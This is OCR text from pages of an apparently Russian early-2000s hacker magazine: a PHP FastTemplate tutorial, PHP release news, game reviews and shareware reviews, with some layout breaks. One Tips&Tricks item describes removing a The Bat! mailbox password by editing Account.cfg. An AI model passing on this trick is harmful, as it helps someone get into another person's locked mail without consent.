$tmpl=new FastTemplate("."); /* Создаем новый экземпляр класса FastTemplate */
$tpl->define(array("top" => "top.tpl", "doc"=>"doc.tpl")); /* Привязываем имена файлов к символическим именам шаблонов */
$tpl->assign(array("NAVIGATION" => "Here is menu...",
"MAIN" => "Here is text",
"NEWS" => "Here are some news...")); /* Присваиваем переменным шаблона body значения, на следующем шаге обрабатываем этот шаблон */
$tpl->parse("BODY", "doc");
$tpl->parse("TOP", "top"); /* Парсим шаблон верхнего уровня */
$tpl->FastPrint(); /* Выводим юзеру результат. Эта запись равносильна следующей:
$tpl->FastPrint(TOP), т.е. функция принимает в качестве параметра имя переменной
с результатом */
?>
```

Каждая из трех переменных этого шаблона уже может заменяться текстом. Хотя, конечно, можно и для каждой их них создать еще по шаблону :).

Кто парсер?


А где же PHP? Кто будет парсить эти наши шаблоны? Резонный вопрос. Обработка шаблонов - интересная и обширная тема. Однако не думай, что сегодня мы будем писать парсер - незачем, их уже создано достаточное количество, и реализованы они как раз на PHP. Тут имеются в виду шаблонные системы типа FastTemplate, SmartyTemplate и т.п., которые распространяются абсолютно бесплатно, и любой желающий может ознакомиться с их кодом. Чтобы добавить конкретики (синтаксис различных систем разнится), дальнейшее описание я буду вести для FastTemplate. К слову, этот пакет ты можешь слить с официального сайта системы (www.thewebmasters.net/php/) или взять с нашего X-диска. Там же лежат несколько полезных статей и куча PHP-классов!

Но вернемся к шаблонам. Как же по заданной болванке сгенерировать обычную html-страницу и вывести ее браузеру? В большинстве систем для этого используется объектный подход: порождается новый экземпляр класса, который имеет несколько свойств (путь, по которому хранятся шаблоны, имя верхнего шаблона и значения переменных) и методов (заполнить какую-то переменную, обработать шаблон, вывести сгенерированную страницу пользователю и т.д.).
В блоке с кодом приведен примерный сценарий, формирующий и выводящий HTML-страницу пользователю. А сейчас я просто прокомментирую основные шаги обработки шаблонов при помощи рассматриваемого пакета. Прежде всего необходимо подключить ядро системы - файл class.FastTemplate.php. Именно там описаны все функции по обработке шаблонов. После этого создается новый экземпляр класса и меняются некоторые его свойства. В частности, необходимо при помощи метода define сопоставить имя каждого используемого шаблона с именем конкретного файла. Затем при помощи метода assign заполняются переменные шаблона; если же ты хочешь поместить туда вывод другого шаблона, его следует сперва обработать при помощи метода parse. В результате получаем переменную, содержащую вывод обработанного шаблона, и можем ее запросто подставить как параметр к методу Assign, заполняющему переменную в шаблоне более высокого уровня. Так снизу вверх и формируется страница. Для ее вывода пользователю используется метод FastPrint(VAR_NAME), в качестве параметра которого указывается имя переменной с выводом шаблона; если этот параметр опустить, по дефолту подставляется вывод последней болванки, обработанной методом parse.
Вот такой удобный инструмент. Теперь можно без проблем создать сложную систему, которую даже по прошествии некоторого времени будет удобно модифицировать - код полностью отделен от дизайна, что, опять же, предоставляет некоторую свободу и программисту, и дизигнеру, и верстальщику - все занимаются только своим делом. Красота? А то! :)
Но рассказ не будет полным, если я не затрону вопрос о том, как подобные шаблонные системы устроены внутри - это же очень интересно! Смотри: фактически, программисты создали свой собственный язык на основе уже существующего высокоуровнего, да к тому же и интерпретируемого! Поэтому читай врезки. Они твое счастье :).




www.thewebmasters.net/php - здесь можно скачать множество полезных классов и последнюю версию FastTemplate

Вышел PHP 4.3.3!



После долгой и изнурительной работы программистов и бета-тестеров, наконец-то вышел полноценный релиз PHP 4.3.3.
Основные изменения:
* Переписаны многие функции по работе с сокетами
* Исправлено множество ошибок, приводящих к buffer overflow
* Прикручены новые версии библиотек Expat (1.95.6), PCRE (4.3), GD (2.0.15)
* Переписаны функции по работе с протоколом IMAP и некоторыми базами данных
* Исправлено более сотни разнообразных глюков :)

Итог: бета-тестеры постарались на славу. Пока слышал только положительные отзывы об этой версии, так что must have.



Список подключенных файлов и описанных функций одной из шаблонных систем. Нехило, да? :)





TIPS&TRICKS

Если вдруг в TheBat! запаролен локальный ящик, а тебе очень хочется этот пароль снять :), тогда иди в каталог TheBat! (по умолчанию C:\Program Files\The Bat!) и ищи файл Account.cfg в подкаталоге: Mail\User_Name, где User_Name - имя ящика нужного юзера. Открой этот файл Блокнотом и ищи где-то вверху три последовательных набора символов типа yDzzznMzAXYcBHo+. Далее:
Первый способ: просто удали третий набор символов (не удаляя в конце символ "прямоугольник").
Второй способ: замени третий набор вторым.
После этого сохрани изменения и наслаждайся результатом :).

P.S. Не забудь перед глумлением над файлом Account.cfg сделать его резервную копию.


Shanker
shanker@mail.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Stepan Ilyin aka Step (step@real.xakep.ru, www.units.ru)



Урожденная	Lionheart: Legacy of the Crusader
Жанр	RPG
Похожесть	Gorasul
Мать/отец	Reflexive, BIS/Interplay
Требует	P3-600(P3-1000), 128(256)
Групповуха	LAN, инет
Описуха	Довольно убогая игрушка. Твоя задача незатейлива до безобразия - бороться с нечистью в одном из параллельных миров, в который тебя занесла злая судьба. Наберись терпения и начинай осваивать нелегкое управление главным героем, ведь бесконечные блуждания по однообразным локациям в поиске очередных NPC (читай - квестов) будут твоим единственным занятием на протяжении всей игры.
ПРИГОВОР	СЛАБО



Урожденная	Демиурги 2
Жанр	Смесь TBS и RPG
Похожесть	Демиурги
Мать/отец	Nival Interactive/1C
Требует	P3-600(P3-1000), 128(256), 3D
Групповуха	LAN, инет
Описуха	Посредственный сиквел известнейшей TBS. И причина такого вердикта даже не в том, что разработчики поленились хоть как-нибудь переработать графический движок. Нет, графика-то как раз на уровне. Дело в невероятной линейности игры, отсутствии какой-либо разветвленности. Бесконечная беготня от одного NPC к другому, сопровождающаяся постоянными магическими битвами, уж очень быстро надоедает.
ПРИГОВОР	СРЕДНЕ





Урожденная	Squad Battles: Advanced of the Reich
Жанр	Wargame
Похожесть	Squad Battles
Мать/отец	HPS Simulations/HPS Simulations
Требует	P-200(P2-266), 32(64)
Групповуха	В ассортименте
Описуха	Неплохой варгейм, который наверняка будет интересен российским геймерам. Сюжет игры основан на реальных событиях середины 1941 - конца 1942 года, происходивших на территории Европы и нашей Родины. Признаться, я не большой фанат подобных игр: прежде всего, из-за условности сражений. Однако эта игрушка произвела на меня хорошее впечатление. Тактика и планирование - вещи очень затягивающие.
ПРИГОВОР	ХОРОШО




Урожденная	Star Wars: Jedi Knight - Jedi Academy
Жанр	FPS
Похожесть	Jedi Knight 1-2
Мать/отец	LucasArts Entertainment/Raven Software, Activision
Требует	P3-600(P3-1000), 128(256), 3D
Групповуха	LAN, инет
Описуха	Еще один сиквел, лишенный какой-либо оригинальности. Сценария в игре, в общем-то, нет: на всеобщий суд представлены 15 отдельных миссий, связь между которыми найти довольно сложно. Зачем их проходить - непонятно. Мой тебе совет - забей на них и сразу же начинай тренироваться в мультиплеер. Поиграть в такую игрушку с друзьями по сетке - неописуемое удовольствие.
ПРИГОВОР	ХОРОШО






Урожденная	Heaven & Hell
Жанр	Симулятор Бога
Похожесть	Black & White
Мать/отец	madcat Interactive Software/CDV Software
Требует	P3-800(P4-1400), 64(128), 3D
Групповуха	LAN, инет
Описуха	Симулятор Бога, и этим все сказано. Идея, конечно, неоригинальна, однако концепция игры и ее реализация вызывают восхищение. Идея такова - ты Бог в полном смысле этого слова. Но не думай, что твои божественные силы ничем не ограничены: в качестве "подпитки" тебе нужна вера людей. Соответственно, чем больше в тебя верят - тем ты сильнее. Вербуй, защищай, борись со злом, и люди к тебе потянутся!
ПРИГОВОР	ХОРОШО

№0014

Урожденная	**Tron 2.0**
Жанр	*FPS*
Похожесть	*NOLF 1-2*
Мать/отец	*Monolith Productions/Buena Vista Interactive*
Требует	*P3-500(P4-1300), 256(512), 3D*
Групповуха	*LAN, инет*
Описуха	Изумительная игрушка, повествующая о путешествиях в виртуальном мире. Казалось бы, игра про игру - чистейшей воды маразм! Но нет! Это очень интересная идея (правда, позаимствованная из одноименного фильма), которую разработчики реализовали на пять с плюсом! Неординарный и захватывающий сюжет, бесподобно переданная атмосфера виртуальной реальности и супер-красивый видеодвижок. СУПЕР!
ПРИГОВОР	**РУЛЕЗ**





Урожденная	**Антанта**
Жанр	*RTS*
Похожесть	*Завоевание Америки, Казаки*
Мать/отец	*Lesta/Бука*
Требует	*P3-500(P3-800), 256(512), 3D*
Групповуха	*LAN*
Описуха	Обычная RTS, сюжет которой основан на реальных событиях (сейчас это стало очень модным) Первой мировой войны. Вроде бы и поругать нечего, но и хорошей игру не назовешь. Все предельно стандартно, обыденно и неинтересно. Добывай стандартные ресурсы (всего 5), возводи заводы, клепай в немереных количествах юнитов и бросай в бой. Тактики ноль: почти всегда выигрывает тот, кто имеет больше юнитов.
ПРИГОВОР	**СРЕДНЕ**



ЗАЛ СУДА

Stepan Ilyin aka Step (step@real.xakep.ru, www.units.ru)




Урожденная	Muscle Car 3
Жанр	Гонки
Похожесть	Muscle Car 2
Мать/отец	3Romans/Global Star Software
Требует	P3-800(P3-1200), 128(256), 3D
Групповуха	Обломись
Описуха	Редкостная гадость. По замыслу разработчиков, Muscle Car должна представлять собой симулятор гонок на "мускулистых" автомобилях (старенькие машины с выступающими крыльями). Однако получилось такое… Извини, но это даже игрой не назовешь. Машины какие-то спрайтовые, пейзаж, как, впрочем, и все окружающее, кажется плоским, а физика и вовсе походит на что-то неземное.
ПРИГОВОР	ЛАЖА




Урожденная	Starsky & Hutch
Жанр	Гонки
Похожесть	Spy Hunter
Мать/отец	Mind's Eye Productions/Empire Interactive
Требует	P3-800(P4-1400), 128(256), 3D
Групповуха	Обломись
Описуха	Аркадные гоночки со стрельбой. Не зря говорят, что первое впечатление обманчиво. Начиная играть в Starsky & Hutch, я визжал от восторга, как ребенок. Эти веселые гоночки с ярко выраженными элементами экшена поначалу приносили массу удовольствия. Однако спустя час стало ясно, что игре явно не хватает разнообразия. Жаль, S&H могла заслужить куда более высокую оценку...
ПРИГОВОР	СРЕДНЕ




Урожденная	Pearl Harbor: The Day of Infamy
Жанр	Аркада
Похожесть	PH: Shadows over Oahu
Мать/отец	Asylum Games/Activision Value
Требует	P2-300(P2-400), 32(64)
Групповуха	Обломись
Описуха	Похоже, разработчики из Asylum Games совершенно не боятся быть опущенными ниже плинтуса. В противном случае они бы не стали настолько неприкрыто показывать степень своей деградации! Эти одаренные перцы решили выпустить на рынок свой предыдущий продукт Pearl Harbor: Shadows over Oahu под другим названием. Именно так! Практически никаких изменений, никаких нововведений! Нет слов.
ПРИГОВОР	ЛАЖА

Урожденная	Kreed
Жанр	FPS
Похожесть	Devastation
Мать/отец	Burut Creative Team/Руссобит-М
Требует	P3-600(P3-1000), 256(512), 3D
Групповуха	LAN, инет
Описуха	Посредственный FPS, завернутый во впечатляющую обертку. Обещали нам очередной хит, а выдали, так сказать, "пустышку". Отсутствие внятного сюжета с первых же минут указывает на то, что игра представляет собой очередную серию в мыльной опере "стреляй во всех, кто попадется". Обычно подобные игры, по крайней мере, имеют хорошую графическую составляющую. Увы, даже этим Kreed'а обделили.
ПРИГОВОР	СЛАБО




Урожденная	Fire Chief
Жанр	Симулятор пожарного
Похожесть	911: Fire & Rescue
Мать/отец	Monte Cristo/DreamCatcher
Требует	P2-300(P3-800), 128(256), 3D
Групповуха	Обломись
Описуха	Fire Chief - одна из немногих игр, которая предоставляет возможность почувствовать себя в шкуре пожарного. Гамеса наглядно показывает, насколько все-таки сложна эта профессия, какую роль играет знание теории, слаженность всех подразделений и выбор наилучшего подхода к устранению очага возгорания. Оригинальная идея и тщательно проработанные все аспекты игры заслуживают высокой оценки!
ПРИГОВОР	ХОРОШО







032465

Урожденная	Perfect Ace
Жанр	*Теннисный сим*
Похожесть	*Agassi Tennis Generation*
Мать/отец	*Aqua Pacific/Oxygen Interactive*
Требует	*P2-450(P3-600), 64(128), 3D*
Групповуха	*Хот-сит*
Описуха	Еще одна неудачная попытка создать качественный симулятор тенниса. Она же - порт с PS. Максимальное разрешение
ПРИГОВОР	СЛАБО

ограничено значением 640x480, так что качественная анимация и какие-либо красоты могут только сниться. Геймплей также не вызывает бурных оваций: играть с компьютерным соперником не только неинтересно, но и глупо. Бедняга абсолютно не умеет играть в теннис: слабых мест у него хоть отбавляй.







Урожденная	The Great Escape
Жанр	*Адвенчура*
Похожесть	*Prisoner of War*
Мать/отец	*Pivotal Games/Take 2 Interactive*
Требует	*P3-500(P3-800), 128(256), 3D*
Групповуха	*Обломись*
Описуха	Игрушка, повествующая о приключениях бравых и умелых американских военнопленных, предпринявших попытку побега из не-
ПРИГОВОР	СЛАБО

мецкого концлагеря. Сценарий у The Great Escape неплохой, благо его тщательно слизали с одноименного фильма. Зато с играбельностью огромные проблемы. Это и неудобное управление, и непонятно где летающая камера, и недоразумения в заданиях миссий, и странности в поведении NPC.







ШароWARE Z

M.J.Ash (m.j.ash@real.xakep.ru)

Bookmark Explorer v.1.0



Windows 9x/Me/NT/2k/XP

Shareware

Size: 3906 Кб


www.bookmarkexplorer.com

Менеджер закладок нового поколения, разработанный автором моего любимого Check&Get'a. Стильная вещь. Единственная прога, способная составить конкуренцию WebSite-Watcher (www.aignes.com) - софтине, несомненно, мощной, но внешне не особо симпатичной.

И Bookmark Explorer, и WebSite-Watcher выполняют одну и ту же работу. Они хранят в удобной форме закладки пользователя и автоматически проверяют "заложенные" сайты на наличие обновлений и изменений. При этом копии всех проверенных веб-страниц записываются на диск. Их просмотр обеспечивает встроенный браузер, который выводит страничку на экран, не забывая подсвечивать те ее участки, которые успели обновиться со времени последней проверки.

По дополнительным функциям Bookmark Explorer пока WebSite-Watcher'у явно проигрывает. Однако, насколько я понял из переписки с создателем проги, появления новых фишечек стоит ожидать в самое ближайшее время (к примеру, мне была клятвенно обещана поддержка альтернативных внешних браузеров). Что касается меня, то я уже сейчас перенес часть своей коллекции закладок в Bookmark Explorer - просто потому, что с этой прогой приятно работать (а вот к уныло-мелковатой морде WebSite-Watcher'a я привыкнуть так и не смог).

P.S. Да, чуть не забыл! Хорошая новость. Читателям этой рубрики автор готов отдавать Bookmark Explorer по сильно сниженным ценам. Хотя, если честно, я что-то сильно сомневаюсь в том, что ты, коллега, имеешь привычку платить за используемый софт :).



Dr.DivX v 1.0.3

Windows 9x/Me/NT/2k/XP

Shareware

Size: 13992 Кб

www.divx.com/divx/drdivx



Программа для беспроблемного перекодирования видео в формат DivX, написанная теми же людьми, которые этот самый DivX и придумали. Отличается максимально облегченным интерфейсом. В простейшем случае вся операция укладывается в три шага: выбор источника видеоданных (файл AVI, MPEG1, MPEG2, MPEG4, DVD-диск, цифровая камера, ТВ-тюнер, плата видеозахвата), выбор профиля или указание желаемого размера результата кодирования, ввод имени выходного файла. Знания основ и тонкостей видеокодинга не требуется, а конечный продукт в большинстве случаев радует глаз. Само собой, люди, убившие месяцы на освоение Gordian Knot, VirtualDub и прочего не слишком дружелюбного софта, с этим никогда не согласятся, но их можно понять :). К тому же Dr.DivX никак нельзя назвать примитивной прогой. Просто большинство ее опций скрыто от криворатых рук начинающих пользователей. Но опытные товарищи без труда доберутся до настроек размеров и качества выходного изображения, смогут подключать к Dr.DivX фильтры от VirtualDub и пользоваться режимом пакетной обработки файлов. Кстати, превращению чайника в профи может изрядно поспособствовать руководство пользователя, написанное хоть и на ужасном, но, тем не менее, русском языке (http://soft.erased.info/files/soft/DrDivX/DrDivXrusdoc.RAR).


ASCII Art Studio v 1.0

Windows 9x/Me/NT/2k/XP

Shareware

Size: 320 Кб

www.torchsoft.com




ASCII Art, конечно, умирает, однако иногда все же требуется нарисовать что-нибудь прикольное с помощью одних лишь ASCII-символов. Ну там подпись к письму или, скажем, логотипчик команды для nfo-файла. Но в чем рисовать-то? Это же только старые мастера ASCII Арта могли клепать свои шедевры даже в нотепаде. Нам же подавай инструментик поудобнее. Например, тем, чьи художественные способности остановились в развитии на уровне "палка-палка-огуречик!", я обычно рекомендую прогу SigZag (www.geocities.com/SouthBeach/Marina/4942). Она идет с огромной тщательно структурированной библиотекой ASCII-изображений (около 7000 рисунков), тысячами готовых taglines и 135 "графическими" шрифтами. Все, что от тебя потребует SigZag, так это выбрать подходящий объект из библиотеки, задать необходимый текст и... получить на выходе вполне симпатичную картинку. Одна беда, в SigZag'e нельзя создать что-то действительно оригинальное. Если тебя это огорчает - используй другой софт. Такой, как ASCII Art Studio. Это программа напоминает обычный графический редактор. В ней имеется стандартный набор инструментов для рисования графических примитивов (линий, прямоугольников, кругов и т.п.), заливки (только не цветом, а определенным символом) и вращения выделенной части изображения, работы с "графическими" шрифтами. Кроме того, начинающим ASCII-дизайнерам очень помогает ориентироваться сетка, разбивающая рабочую область окна, и таблица символов, постоянно присутствующая в нижней части экрана. В общем, если тебе хотя бы раз приходилось рисовать ASCII-логотип, то наличие в Сети (и на нашем диске) такого софта ты, несомненно, оценишь.



PocketHub v 2.1

Windows 9x/Me/NT/2k/XP
Shareware
Size: 46821 Кб
www.pocketwatchsystems.com




Благодаря статье Skylord'а "Навечно on-line", опубликованной в прошлом номере нашего журнала, на моем Siemens C55 обосновался почтовый клиент MailMan (www.svas.pp.ru). Думаю, аналогичным образом обновил ПО своей мобилы и кое-кто из наших читателей. Но большинство, увы, оказались за бортом технического прогресса, поскольку установить этот мейлер на их сотовые просто-напросто невозможно. Конечно, если мобила поддерживает GPRS и имеет встроенный браузер, никто тебе не мешает завести бесплатный ящик на какой-нибудь почтовой службе, разрешающей забирать мыло по wap'у. Но как быть, если хочется большего? Что ж, существуют и более оригинальные решения. Одно из них предлагают, к примеру, ребята из PocketWatch Systems Ltd. Заключается это решение в установке на рабочем компьютере, имеющем постоянный доступ в Сеть, разработанной ими программы PocketHub, после чего многие ресурсы машины можно будет юзать через обычный wap-браузер. Учитывая, что сотовый без wap'а ныне редкость, подобный фокус весьма интересен. Особенно если перечислить, к каким именно ресурсам открывает доступ PocketHub. Ведь, во-первых, программа позволяет работать с Outlook и Outlook Express (получать и отправлять письма, просматривать и создавать задания и контакты), а во-вторых, разрешает перемещаться по файловой системе машины и открывать (скачивать, пересылать!) документы в форматах Word, Excel, TXT и PDF, а также картинки! М-да... Согласись, возможность просматривать DOC-файлы удаленной машины со своего сотового или КПК - это действительно круто. Видел бы ты, какое сильное впечатление производит небрежная демонстрация этой фишки на людей продвинутых, но непосвященных :).

Amazing Slow Downer v 2.60a

NEW RELEASES

Windows 9x/Me/NT/2k/XP
Freeware
Size: 419 Кб
www.ronimusic.com



Новых шуточных программ в этом месяце в Сети не появилось. Даже отцы - ребята из RJLSoftware (www.rjl-software.com) - произвели на свет какую-то лажу под названием ShowHide, которая у меня так и не заработала (кстати, попробуй, вдруг тебе повезет!). Пришлось просматривать классику. А вот тут мне подфартило - оказалось, что обновился движок у Amazing Slow Downer, программы для проведения изощренных музыкальных экспериментов путем ускорения или замедления воспроизведения музыки с одновременным регулированием тональности! Те, кто уже знаком с программными модификаторами голоса, вроде AV Voice Changer Software, понимают, о чем идет речь. Для остальных поясню, что в Amazing Slow Downer, манипулируя ползунками "Stretch" и "Pitch", можно изменить не только темп песни, но и тембр голоса певца. Эффект потрясающий. Исполнители детских песенок начинают басить, подростки пробуют себя в шансоне, а романсы мигом превращаются в реальный хип-хоп... Очень рекомендую :).

Atmosphere Deluxe 5.3

Windows 9x/Me/NT/2k/XP
Shareware
Size: 30127 Кб
www.relaxingsoftware.com




Когда тебя начинает раздражать шум кулеров, завывание сидирома и потрескивание винчестера, следует выключить компьютер и пойти проветриться. Но как быть, если гулять некогда - работы полно?!! В таких случаях надо попытаться заглушить шум работающего компьютера. Лучше всего - звуками живой природы. Соответствующие компакты ты легко найдешь в любом музыкальном магазине. Впрочем, можно обойтись и без них, если задачу формирования на рабочем месте приятного звукового фона возложить на сам компьютер. Это нетрудно, главное - выбрать правильный софт. Хотя выбирать-то особенно и не придется - среди современных "освежителей воздуха" есть явный лидер - программа Atmosphere Deluxe. Это мощная софтина, содержащая большое количество отдельных звуков и готовых звуковых тем. Ночь, джунгли, водопад, летний полдень в средней полосе... Чтобы избежать неприятного уху монотонного повторения одной и той же записи, каждую тему Atmosphere генерирует в реальном времени. При этом пользователю разрешается оказывать непосредственное влияние на звуковую картинку (в программе для этого предусмотрены десятки кнопочек и сотни ползунков).
В прогу встроен собственный CD-плеер. И это хорошо. Музыка накладывается на фоновые звуки, и, если закрыть глаза, можно представить себе, что ты с друзьями у костра слушаешь старый кассетник. Если закрывать глаза неохота, Atmosphere Deluxe порадует тебя другой фишечкой - панорамными фотографиями разных красивых мест. Картинка плавно прокручивается слева направо, из-за чего порой кажется, что это ты сам стоишь на пригорке и не спеша окидываешь взглядом окрестности. Минут пятнадцать так "постоишь", птичек послушаешь, глядишь - башня-то уже и отдохнула. Можно снова браться за работу. Или, чрезмерно расслабившись, смачно зевнуть, плюнуть на все и вздремнуть часок :).

Kana Reminder v 2.0 beta

NEW RELEASES

Windows 9x/Me/NT/2k/XP
Size: 329 Кб
Freeware
www.kanasolution.cjb.net

